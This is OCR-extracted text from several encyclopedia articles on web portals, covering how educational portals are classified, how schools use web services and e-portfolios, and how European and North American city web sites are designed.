The classification of any variety of objects can be difficult. This is especially true with educational portals given expanding use of portals to help different audience effectively use the Internet and online resources. However, there are two primary aims of educational portals: (1) to provide an organization with available information or links to outside information or (2) to restrict access to resources or information within the confines of a given Web site. This article has provided a scheme for classifying Web portals along the lines similar to the classification of any Web portal.

In conclusion, educational resource portals are vertical portals that provide a public gateway for finding Internet Web sites and resources. Instructional portals are versions of enterprise information portals that provide an entry point to private resources and information of an educational institution or organization. Applying this classification allows a person to understand the aim of an educational portal. Furthermore, in noting that educational portals reflect the development of other portals it is possible to determine the direction of educational portals in the future.

REFERENCES

Burke, J. (2001). *Educational Web portals: Guidelines for selection and use.* Retrieved December 18, 2005, from http://www.sreb.org/programs/EdTech/pubs/PDF/Web_Portals.pdf

Butcher, N. (2002). Best practice in education portals. *The Commonwealth of Learning and SchoolNet Africa*. Retrieved January 30, 2006, from http://www.col.org/Consultancies/02EducationPortals_Report.pdf

Casile, L. (2004). Portal makes university more user friendly. *Distance education report, 8*(1), 8.

Chamberlain, C. (2005). The power in the portal: Empowering your learning community. *Learning and Leading with Technology, 2*(8), 25-27. Retrieved December 1, 2005, from AskEric database.

Cisco Corporation. (2006). *Networking academy.* Retrieved February 20, 2006, from http://www.cisco.com/web/learning/netacad/index.html

Computer World, Inc. (1999). *Corporate portals*. Retrieved January 23, 2006, from http://www.computerworld.com/softwaretopics/software/apps/story/0,10801,43521,00.html

Education Counts. (2006). *Education week: edWeek.org*. Retrieved February 25, 2005, from http://edcounts.edweek.org/createtable/step1.php

ENC Learning, Inc. (2005). *goENC.com*. Retrieved January 24, 2006, from http://www.goenc.com/

Goodman, A., & Kleinschmidt, C. (2002). *Frequently asked questions about portals.* Retrieved January 18, 2006, from http://www.traffick.com/article.asp?aID=9

Homestead Technologies. (1998-2006). *Homestead: Your Web site company*. Retrieved February 21, 2006, from http://www.homestead.com

March, T. (2005). *Class act portal: A celebratory directory of classroom learning sites that reaches and contributes to the world*. Retrieved February 15, 2006, from http://www.classactportal.com/

Marketingterms.com. (2004). *B2B (definition)*. Retrieved February 25, 2006, from http://www.marketingterms.com/dictionary/b/

MCI Foundation. (2006). *Marco polo: Internet content for the classroom.* Retrieved January 15, 2006, from http://www.marcopolo-education.org/home.aspx

McLester, S. (1999). Proliferating portals. *Technology & Learning, 20*(4), 10. Retrieved December 5, 2005, from Expanded Academic ASAP database.

Microsoft Corporation. (2006). *Microsoft education.* Retrieved February 20, 2006, from http://www.microsoft.com/education/default.mspx

National Endowment for the Humanities. (2006). *Edsitement.* Retrieved on January 30, 2006, from http://www.edsitement.neh.gov/

NETS for Teachers Project, a U.S. Department of Education, Preparing Tomorrow's Teachers to Use Technology. (2000-2005). *The International society for technology in education*. Retrieved February 25, 2006, from http://cnets.iste.org/teachers/t_overview.html

PrimarySchool.com.au. (2006). *Primary school*. Retrieved March 1, 2006, from http://www.primaryschool.com.au/

Stevenson, S. (2001). K-12 education portals on the internet. *Multimedia Schools, 8*(5), 40-44. Retrieved December 1, 2005, from Expanded Academic ASAP database.

Strauss, H. (2002). *All about Web portals: A home page doth not a portal make. Web portals and higher education technologies to make IT personal*. Jossey-Bass, Inc. Retrieved January 20, 2006, from http://www.obhe.ac.uk/products/reports/publicaccesspdf/February2004.pdf

Teachnology, Inc. (2000-2006). *TeAchnology: The Web portal for educators!* Retrieved February 21, 2006, from http://www.teachnology.com

Teachnology, Inc. (2006). *TeAchnology: The Web portal for educators*: *The best on the Web for educators!* Retrieved February 21, 2006, from http://teachers.teach-nology.com/index.html

United Nations Educational, Scientific, and Cultural Organization. (2006). *UNESCO: Education for all by 2015*. Retrieved February 26, 2006, from http://portal.unesco.org/education/en/ev.php-URL_ID=42332&URL_DO=DO_TOPIC&URL_SECTION=201.html

Van Horn, R. (2003). Gateways, portals, and Web sites. *Phi Delta Kappan, 84*(10) 727, 792-3.

KEY TERMS

B2B Portal: Business to business portals with a vertical format designed for e-commerce.

Corporate Portal: See enterprise information portal.

Educational Portal: Gateway designed for education.

Educational Resource Portal: A public gateway that organizes educational resources available on the Internet.

Enterprise Information Portal: A gateway portal to an institution's intranet.

Extranet: A private network that allows an institution or organization to share limited access to information with and of interest to outside parties.

Horizontal Web Portal: A portal that aims to provide a gateway to as broad of a range of Internet Web sites as possible; examples include Yahoo!, AOL, Lycos.

Instructional Portal: An education portal similar to a enterprise information portal; the purpose is to provide a restricted gateway to resources and information an institution or organization wants to keep private.

Intranet: A private network of an institution or organization composed of local area networks.

Internet: The connection of computers via an internetworking of computer networks around the world.

Niche Portal: An alternative name for vertical portals.

Vertical Portal or Vortal: A Web portal designed for a specific audience.

Web Services for Learning in Educational Settings

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INTRODUCTION

It is only quite recently that politicians and educational thinkers have begun seriously to reconsider the traditional learning environments and to value the application of Web services into primary and secondary schools. In addition, many school leaders and teachers have been more inclined to value the application of portal technology because they believe that it fosters learning.

The continuing concern about the validity of the Victorian models of schooling thus reflects the rapid development of the portal technology. Currently, school district portals cover a spectrum of services and *resources* from public portals to learning management systems integrated with various internal Web services. Real changes in learning took part once these intranets and the Internet began offering a new tool and medium with which to support and mediate schooling (Abbott, 1995).

This article covers the application of portal technology into schools (grade 0-12). By providing guidance for researchers and practitioners in this field, this article aims to add to the body of work in the use of Web resources and services at primary and secondary schools.

INNOVATIONS IN EDUCATIONAL PRACTICE

Accepting the ideal typical definition of innovation set out below, it can be implied that Web services foster educational innovations. Keeping in line with the literature on innovation, an innovation can be defined as an idea, a practice, or an object that is perceived as new by individuals or other units of adoption (Rogers, 2003).

The application of Web portals is perceived as a catalyst of innovation: "ICT is no panacea, but can be conducive to active teaching methods, contribute to better quality teaching and act as a catalyst for change" (Commission of the European Communities, 2000).

At present schools, the application of Web services raises essential questions related to teaching and learning activities (i.e., questions like How to use portal technology, for what purpose, in which ways, and with which impact)? In order to provide answers to such questions, it is necessary to be analytic with respect the nature of educational practice.

Firstly, educational practice implies administrative work. Analysis has shown that many teachers benefit from their use of Web services for administrative purposes (Vuorikari, 2003). Often it is feasible to replace paper-based routines with the use of Web services for booking, exchanges of minutes of meetings, and so forth.

Secondly, educational practice implies provision of various educational resources. Web portals providing educational resources for teachers, school administrators, and the wider education community are considered useful (Schofield & Davidson, 2002).

Thirdly, Web portals have proper functionality and usability in order to support teacher's work. According to teachers and school leaders, the portals can be used in various ways to address barriers to student learning, provide information about student tasks and assignments, as well as guidance and feedback to individual students (Andresen, 2004). A consequence of the latter is that the students can be challenged within their particular zone of proximal development.

Fourthly, the application of portal technology as means of communication enables teachers to engage in conversations with their colleagues. Teachers' communities of practice also benefit from the digital means of communication. So do the planning of individual teachers of tasks that motivate the students. However, the claim about the power of the information technology for creating "reflective communities" for teachers has not been well-supported in general by systematic empirical evidence (Zhao & Rop, 2001).

In general, the full communication potential that the technology offers still has to be mirrored in actual educational practice. The educational culture seems to be a barrier for realising the potential of portal technology.

INNOVATIONS IN STUDENT LEARNING

In medieval time, learning was considered lifelong (Illich, 1973). Thereafter, the worldview held by many educators has been more inclined to value the school building as the only or most vital site for learning (Abbott, 1995). It is only quite recently that the educators have begun to consider the learning environment partly psychical and partly virtual.

The latter opens for various forms of e-learning. Often young children attend classes, but there are good examples of e-learning devoted to pupils who do not attend the school for some reason (absence because of travelling or illness, home schooling, etc.). Often older students benefit from blended e-learning where they have to attend classes a particular amount of time and engage in self-directed learning efforts the rest of the time.

For example, every day in the Danish gymnasium (16-19 years old) one lesson is allowed to be virtual (i.e., the students do not attend classes but use various portals to access learning materials, cooperate with other students and receive guidance, and feedback from their teachers).

According to the so-called "Arm's Length Law," information needs to be within easy reach to be used. If it is difficult or time-consuming to get to a bit of information, students easily lose interest. Most students find it very beneficial that the material is readily available when they need it the most. A typical flow for students gathering information via Web-based portals is:

1. choice of subject,
2. gathering impressions or information,
3. processing impressions or information into knowledge, and
4. communicating output.

In the first phase, students are localising sources fitted for deeper research. The content has to match their academic level, reading skills, etc. In general, they are reporting that portal technology has much to offer in this phase (Andresen, 2004). However, searching information is not always easy when the students are using a general search tool. Sometimes, it is more efficient to begin exploring links provided by teachers, official agents, or publishers of educational materials. Students skim, look over, and familiarise themselves with these resources before processing them into knowledge.

Often this use of portals has a positive impact on students' learning outcome. It is evident that students, who are established computer users, perform better than students with limited computing experience (OECD, 2006). Considering a wide range of students' use of computers, moderate users perform better than students who are either using ICT very often or not using ICT (using it rarely).

Currently, many students realise the potentials of the application of Web-based portals containing their individual portfolios. These portals allow them to store texts, pictures, sounds, and videos at one place.

Since it provides access anytime anywhere to materials essential for learning, it has proven very useful when the students want to process, store, and present their work. Furthermore, many students experience that the learning portals help them with planning and reflecting their individual and collaborative work.

The contents of student's portfolios consist of two main parts: One part is a process portfolio containing students' drafts, outlines, calculations, and drafts; another part is a presentation portfolio with students' work suitable for presentations.

From the drafts and final products, the portfolios have room for students' reflections on their learning objectives and processes. Consequently, students benefit from their portfolios when they judge, evaluate, and present what they have learned. In addition, they can use their portfolios in developing lifelong learning skills.

In many cases, students' products are supplied by feedback on drafts and previous assignments from teachers. A portfolio helps in creating a picture of a student's learning processes. It can be used to track each student's development pertaining to specific goals, address barriers to learning, and form the basis for required action (in which areas do the student need to improve?) and evaluation.

Research indicates that students hereby create an ability to evaluate their own performances (Andresen, 2004). They can become quite good at choosing and presenting their own work by using these portfolios. Moreover, the research indicates that students who normally would be shy about presenting their schoolwork have more confidence when presenting their portfolios.

INNOVATIONS IN THE COOPERATION WITH PARENTS

Students' use of e-portfolios can contribute to closer cooperation between school and home. Using a portfolio can be an extra asset in a portfolio meeting at school when a group of students attend along with teachers and parents. At these events, students typically enjoy presenting, explaining, and evaluating their work while at the same time showing content taken from their presentation portfolios.

Many schools use portal technology in order to provide information about school life, schedules, and results of student assignments for parents. Many parents greatly appreciate this new means of communication (Table 1).

Data in Table 1 is from a study among students in Danish secondary schools. The study indicates that parents in general prefer receiving information about the best way to support their children's schoolwork on the Web portal of the schools.

CONCLUSION

This article reports findings from research, currently in progress, regarding educational settings that release the potentials of portal technology to foster student learning.

Table 1. (Andresen, 2004)

Parents support of there children's schoolwork	Web	Paper	Verbal
Support of children's choice of subjects for their self-directed work, problem solving in math, etc.	**61** pct.	59 pct.	49 pct.
Support of children's writing assignments.	**65** pct.	57 pct.	45 pct.
Support of children's research on the Internet.	**71** pct.	53 pct.	42 pct.

In more and more educational settings, the learning environment encompasses a physical element as well as Web resources and services for learning. These portals are used for distribution of information about learning activities and resources. The content includes lesson plans as well as assignments and info on the submission of results of student's task and self-directed work.

In addition, most portals have facilities for storing student's work. Student's products are supplied by oral comments, presentations, performances, dramatisations, etc.

In general, students report that the learning portals help them with planning and reflecting their individual and collaborative work—and thus learning to learn. Consequently, the application of portal technology is greatly appreciated by many students.

The research findings indicate that the practice with Web portals often mirrors the potentials of fostering personalised and lifelong learning, but that current practise do not so often mirror the potentials of virtual communities of practice.

REFERENCES

Abbott, C. (1995). *ICT: Changing education*. London: RoutledgeFalmer.

Andresen, B. B. (2004). *Skoleudvikling med it—fra anskaffelse til anvendelse af læringsplatforme i skolen*. Vejle: Kroghs Forlag.

Commission of the European Communities. (2000). *Designing tomorrow's education. Promoting innovation with new technologies*. Brussels: Commission of the European Communities

Illich, I. (1973). *Deschooling society*. Harmondsworth: Penguin.

OECD. (2005). Are students ready for a technology-rich world? What PISA studies tell us.

Rogers, E. M. (2003). *Diffusion of innovations* (5th ed.). New York: Free Press.

Schofield, J. W., & Davidson, A. L. (2002). *Bringing the Internet to school. Lessons from an urban district*. New York: Jossey-Bass.

Vuorikari, R. (2003). Virtual learning environments for European schools: A survey and commentary.

Zhao, Y., & Rop, S. (2001). A critical review of the literature on electronic networks as reflective discourse communities for in-service teachers. *Education and Information Technologies*, *2*, 81-94.

KEY TERMS

Educational Practice: The choice of circumstances, which facilitates learning.

E-Learning: Learning facilitated and supported through the use of ICT covering a spectrum from blended learning to Web-based learning that is entirely online.

ICT: Information and communication technology.

Innovation: An idea, a practice, or an object that is perceived as new by individuals or other units of adoption.

Lifelong Learning: Intentional learning and learning that happen casually as a by-product of some other activity defined as work or leisure.

Portfolio: Digital folder that allows students to store texts, pictures, sounds, and videos at one place and which fosters consideration.

Presentation Portfolio: Portfolio containing students' work suitable for presentation.

Process Portfolio: Portfolio containing students' drafts, outlines, calculations, and drafts.

Schooling: The age-specific process requiring full-time attendance at an obligatory curriculum.

W

Web Site Portals in Local Authorities

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INTRODUCTION

Nowadays, practically all big cities have a Web site. The objective of this article is not to make a detailed study about their contents, but to examine their organization and underlying assumptions: indeed those choices illustrate very clearly the trends and priorities in terms of governance.

The metaphors are becoming a structuring element for software design and applications. For instance, the screens of the first Macintoshes were designed with the desktop metaphor. Nowadays, practically all existing operating systems are not only visual, but also based on this metaphor.

Those metaphors used in local authorities portals reveal the type of relationships with the public, and are a track to follow for e-government and e-democracy. When designing a Web site, it is interesting to pose the following questions:

- What is the mission of the organization and what kinds of services to provide?
- What are the potential users, what are their profiles, and what are they looking for?
- What image to confer, what information to provide?

In addition to those considerations, levels of development and cultural aspects must be taken into account.

In this article, we will analyze only portal contents and organization; including an item into the portal is assuming that it is important, and that it will act as a major entry point (Van Duyne, Landay, & Hong, 2003). For instance, if a city includes "sports" in its portal, it means that this activity is very important for the person in charge of communication. Of course, the design of Web sites is sometimes sub-contracted to specialized companies, which re-use or impose their know-how to local councillors at the detriment of the image they want to confer. In addition, some politicians underestimate the importance of Web sites letting the designing and updating to technicians, whereas a Web site must be a key-item in a consistent communication policy for governance.

This rapid analysis was made from a selection of around 200 big European and North American cities without idea of completeness. In other words, no strictly organized survey was conducted and only examples, which, in our opinion the most illustrative, are presented in this article: cities were first selected at random in some countries, namely USA, UK, France, Italy, and Spain. When several cities were found with similar characteristics, one from an English-speaking country was selected as an example.

We will not analyze graphic quality of portals in which city logos and emblems are often given, together with the picture of the more famous monuments, and a location map in the country. Let us say immediately that the majority of them are very evolving and updated generally on a daily basis.

Let us remark that as far as we know, no systematic states of the review were done in the past except an informal study, which was conducted in 2002 (Laurini, 2002) on a similar subject. As a consequence, it is interesting to see the evolutions of the city Web sites and the new directions.

We will successively analyze the different categories of users, the structuring of user-oriented Web sites, the main used metaphors, and the evolution toward e-government and e-democracy. All portal examples were taken in January 2006.

USERS

During the design of the first Web sites, it was relatively difficult to know exactly who the users were. However, the list of information and services to deliver was very simple, giving the birth of a service-oriented Web site (See Figure 1(a) for instance). Now, since several local authorities have already constructed their own Web site, this task is easier. So, we can distinguish:

- Citizens and city-dwellers.
- Staff.
- Tourists.
- Providers and customers.
- Investors.
- Home seekers.

Citizens and City-Dwellers

At the Web site level, the city-dwellers can be considered as citizens and potential electors.

For administrative matters, the citizens must know their rights and the places where they have to go to fill forms. Now, the forms can be filled through Internet. Anyhow, the administrative machinery must be totally reorganized in order to take these new characteristics into account. In local authorities, the description of the departments is not always given, and the names of the department heads are provided only very rarely. The barriers between the municipal staff and the citizens still exist.

Concerning city-dwellers as potential electors, the portals of several U.S. cities show a picture of their mayor so giving them the possibility to deliver a short address. This message can still be the same during time (for instance about the importance of the Web site in the municipal strategy), or to be modified according to circumstances. Some cities give a short biography of their mayor.

Many cities deliver public information—almost all give the lists of cultural and sport events. On some sites, sport results are given, sometimes in more or less real time.

Urban risks are also present in some places. After the September 11, 2001 attack, several cities have included information relative to terrorism protection.

Municipal Staff

For staff, generally, an Intranet is made for their work, and so it is not accessible by outside people. This kind of functionality is not analyzed here because generally accesses are password protected. In this category, we can nevertheless include the persons being employed by a local authority. Some cities show a list of available jobs.

Tourists

Tourists represent a moving population to attract. Let us remind you that in some cities, tourism is the number one activity. For that, tourist offices propose lists of landmarks, museums, restaurants, hotels, etc. to visit, giving opening hours, and prices.

Providers and Customers

Commercial relationships are more or less absent in French local authority sites. In Italy and in Spain, for instance, almost all sites present a major access to opportunities for bids and contracts with the municipality.

Investors

Whereas the majority of city councillors affirm to give a paramount importance to local business. For instance in France, practically nothing is done except sometimes by means of local Chambers of Commerce. However, in some U.S. cities, opportunities are presented.

Home Seekers

Attracting new city-dwellers is also an important aspect for city governance. But alas, few sites are giving an exhaustive list of plots, vacant houses, or allotments in course of development, whereas realtors are only listing or mapping what they themselves have in stock. But apparently, no city is giving a complete list of local real estate companies.

Figure 1. First examples of local authority Web sites. (a) Williamsburg Virginia showing a collection of information to the reader and the city entrance sign (http://www.ci.williamsburg.va.us/index.htm). (b) Baltimore Web site organized as a news magazine cover and with user-orientation (http://www.ci.baltimore.md.us/)

(a) Williamsburg with the city entrance sign

(b) Baltimore Web site as a magazine cover


USER-ORIENTED PORTALS

Whereas a lot of city Web sites are organized according to the model *services* → *pages*, several, in their home page, present a list of potential users. So, the previous model is transformed into *users* → *services* → *pages*. Figure 1(b) gives an example of the city of Baltimore, Maryland offering different sub Web sites to four types of users, namely citizens, visitors, staff, and businessmen. For instance, the Italian city of Salerno (http://www.comune.salerno.it) offers dozens of different users (namely, senior citizens, handicapped, women, emigrates, families, the young, immigrates, businessman, civil invalids, sportive, students, tourists).

Another important aspect is the problem of languages for which we are facing three major issues:

- When the city is multilingual, then the home page is usually organized as a language selector (see Figure 2 for Brussels, Belgium, and Bozen/Bolzano, Italy); in this case, the Web site is practically split into several distinct parts, namely one per language.
- When the city attracts or intends to attract tourists from different countries, in this case, only the tourist part of the Web site is split into separate sub Web sites, except perhaps the photos, which are in common.
- When the cities have different minorities, in this case, only a part of the Web site is written in different lan-

Figure 2. Examples of portals for multilingual cities (a) Brussels, Belgium (http://www.bruxelles.irisnet.be/). (b) Bolzano/Bozen, Italy (http://www.provinz.bz.it/).




(a) Brussels, Belgium

(b) Bolzano, Boxen Italy

Figure 3. Examples of city Web sites offering subsections in different languages (a) Seattle, Washington offering 26 different languages (http://www.ci.seattle.wa.us/html/citizen/language.htm). (b) Example in Manchester, UK showing 12 languages (http://www.manchester.gov.uk/). (c) Boulder, Colorado offers the users the Babelfish automatic tool to translate pages (http://www.ci.boulder.co.us/).

(a) Seattle offering 26 languages

(b) Manchester



(c) Boulder, Colorado uses Babelfish to translate pages

guages (see Figures 3(a) for Seattle, Washington and 3(b) Manchester, UK).

A lot of cities throughout the world offer a complete version or a substantial part of their Web site in different languages. But facing the difficulty and the cost to continuously update those different versions, some of them have opted to the use of tools for automatic translation of Web site pages. For instance Boulder, Colorado (Figure 3(c)) has decided on a totally different strategy (i.e., to offer the user an automatic translator) (Babelfish, http://www.babelfish.com/) to get pages in eight different languages.

MAIN VISUAL METAPHORS

According to the Merriam-Webster dictionary, a metaphor is "a figure of speech in which a word or phrase literally denoting one kind of object or idea is used in place of another to suggest a likeness or analogy between them (as in drowning in money)." In a companion article entitled *Visual Metaphors for Designing Portals and Sitemaps* in this encyclopaedia (Laurini, 2007), several visual metaphors for Web sites were analyzed.

Apparently, those metaphors do not seem to be very well used in constructing local authorities Web sites even if some of them can be deeply embedded. The realized analyses show that the majority of them hesitate between something like a municipal journal to tourist booklets (news magazine metaphor). Home pages can be either very light (with little information) or very dense, but a sort of balance must be found between only few pointers (5 to 7) in the portals, to several hundreds in some cases. When the user has a very clear idea of what he or she is looking for, if his or her issue is not mentioned in the first list, he or she is disappointed; whereas with a high number, he or she is completely lost (cognitive overload). Regarding portals, in general, the following distinctions seem to be more relevant:

- A text-only portal,
- A visual portal,
- A virtual city,
- A hypermap,
- A news magazine.

Let us examine all of them.

Text-Only Portal

The text-only menu (i.e., with hierarchical lists of provided services) is not very frequent whereas it was very common at the early beginning. So, more and more portals are decorated by adding drawings or pictures, or regrouping services by category. Figure 4(a) gives an example of the portal of the city of Newcastle, UK, with a text-only portal; something interesting is that the Web site offers also a text-only menu.

Visual Menu

Verbal menus are replaced more and more by visual menus. Figure 4(b) gives the example of a home page including several icons for Edinburgh, Scotland as it was in 2002 (Figure 4(b)). Now the portal is replaced by a new one, but we can still see the same icons, illustrating a sort of historical continuity.

Virtual City


In another direction, there exist portals based on a sort of virtual city. An example is coming from Trenton, New Jersey as illustrated in Figure 5(a). The more famous example is the home page of Bologna, Italy (See Figure 5(b) as it was several years ago). As pictograms such as trains or theatres are meaningful, the interpretation of some buildings can be misleading. To correct this drawback, some words are added such as *ristorante*, *shop*, or *lex* (it is interesting to notice that in order to be understood for anyone, some *international words were selected*, one of them is in Italian (ristorante), a second in English (shop), and the last in Latin (lex)). However, we were intrigued by the spherical building right in the middle. It is the entry point for religious information; indeed a church pictogram should lead to Christian information, not valid for other religions. However, the search for a very generic icon promotes the creation of pictograms the meaning of which is not clear. To conclude this paragraph, let us say that this approach is very interesting from a visual point of view, but presents some difficulties for interpretation, especially for people with alphabetic culture.

Hypermaps and Geographic-Based Access

A very interesting way of organizing geographic information is to use hypermaps (Laurini & Milleret-Raffort, 1990), also called clickable maps. Figure 6(a) is a good example from the city of Antwerpen, Belgium. Another example is given Figure 6b for a gridded map for Oxford (UK).

In Venice, Italy, an original entry system is provided through aerial photos (Figure 7(a)), whereas some accesses through street maps and photos is also a possibility. See Figure 7(b) for an example coming from Paris, available from the French Yellow Pages and designed by the Visiocity Company. This system is comparable to the shopping street systems as existing in other cities.

Figure 4. Various kind of portals (a) A very textual portal from Newcastle, UK (http://www.newcastle.gov.uk/). (b) An extract of the Edinburgh visual portal in 2002 (http://www.edinburgh.gov.uk) (Valid in March, 2006).




(a) Newcastle, UK

(b) Edinburgh, Scotland, in 2002

Figure 5. Examples of virtual cities (a) Trenton, New Jersey (http://www.ci.trenton.nj.us/). (b) Bologna home page (http://www.comune.bologna.it) as it was in 2002.


(a) Trenton, New Jersey



(b) Bologna, Italy as it was in 2002


Figure 6. Example of hypermap-based city portals (a) Antwerp, Belgium (http://www.antwerpen.be/MIDA/) (b) Oxford, UK (http://www.oxfordcity.co.uk/maps/ox/html

(a) Hypermap-based entry system for the ctiy of Antwerpen, Belgium




(b) Gridded map for Oxford, UK as it was until 2003

Figure 7. Some portals based on geographic locations (a) Portal of Venice, Italy based on aerial photos (http://www.comune.venezia.it). (b) Excerpt of Paris from the Visiocity systems (http://www.mappyvisiocity.com/ for the French Yellow Pages) (Valid in March, 2006).



(a) From aerial photos



(b) From street maps and photos

Figure 8. Examples of home pages looking like news magazine covers in January 2006 (a) Lynchburg, VA (http://www.ci.lynchburg.va.us), (b) Miami, FL (http://www.ci.miami.fl.us)

(a) Lynchburg, Virginia

(b) Miami, Florida

News Magazines

Some cities organize their Web site as a news magazine—the home page looking like a cover giving a nice picture of the city (Figure 8). Although this page is often less informative, it can be seen as an elegant way for giving priorities or announcing future events.

TOWARD E-GOVERNMENT AND E-DEMOCRACY


E-government (Khosrow-Pour, 2005) can be defined as the use of new information and communication technology to increase the efficiency of government. In this section, we will only examine e-government Web sites for local authorities (i.e., offering online service through Internet. Look at http://www.aoema.org/E-Government/Definitions_and_Objectives.htm for more definitions of e-government. For instance, many cities offer online application forms for various services. See examples in Figure 9.

E-democracy (OECD, 2003) is the utilization of electronic communications technologies such as the Internet in enhancing democratic processes. It is a political development still in its infancy, as well as the subject of much debate and activity within government, civic-oriented groups, and societies around the world. One important aspect in local authorities is public participation especially via Internet. See for instance Laurini (2001) for examples in urban planning. Figure 10 illustrates two cases of e-democracy portals, Cardiff in UK and Seattle, Washington.

CONCLUSION

The original goal of this article was simply to show the importance of city portals for delivering information and

Figure 9. Examples of list of application forms for e-government (a) Rockville, MD (http://www.rockvillemd.gov/e-gov/). (b) Brockville, Ontario (http://city.brockville.on.ca/) (Valid in March, 2006).



(a) Rockville, Maryland, USA *(b) Rockville, Ontario, Canada*

Figure 10. Examples of e-democracy portals in local authorities (a) Cardiff, Wales, UK (http://www.cardiff.gov.uk/mainpages/egov.htm). (b) Seattle, Washington (http://www.ci.seattle.wa.us/html/citizen/edemocracy.htm).

(a) Cardiff, Wales, UK *(b) Seattle, Washington, USA*

providing e-services. Only by studying presentation styles of some cities, we showed the diversity of approaches, underlining pioneering experiences, and providing more interesting examples for future Web site designers.

This article also stresses the importance of relationships between city officers and citizens. We can say that today only the direction *city → public* is in use. Not common are the cities with a real direction *public → cit*: there are often limited to Webmaster messages, online permitting, and complaints. The initial steps of online permitting allow envisioning decisive steps for e-government. But generalizing e-government processes are too challenging a task.

However, we are far from a total interactivity with the public, like foreseen in forums and argumaps as defined by Rinner (1999), overall for opinion exchange in urban planning. However, an example can be found in the city of Aarlborg in Denmark (site only in Danish: http://www.detaktiveaalborgkort.dk).

Let us thank an anonymous reviewer for the remark of proposing another interesting direction of research that will concern portals not only for classical computer screens, but also for handheld devices with smaller size (PDA's, mobile phones, etc). Indeed, due to size of the screen, several difficulties occur implying perhaps the total reorganization of portals not only for smaller size layout (syntactic), but overall for the message to deliver (semantic).

Moreover, the reader is invited to refer to the companion article on metaphors (Laurini, 2006) to get other examples for cities, especially for virtual cities.

Again, the goal of this article was to look for trends in the design of portals for local authorities. Based on this informal study, it will be important to define an exhaustive survey presenting statistical information about those portals and overall their efficiency for users. For that, a set of indicators must be defined.

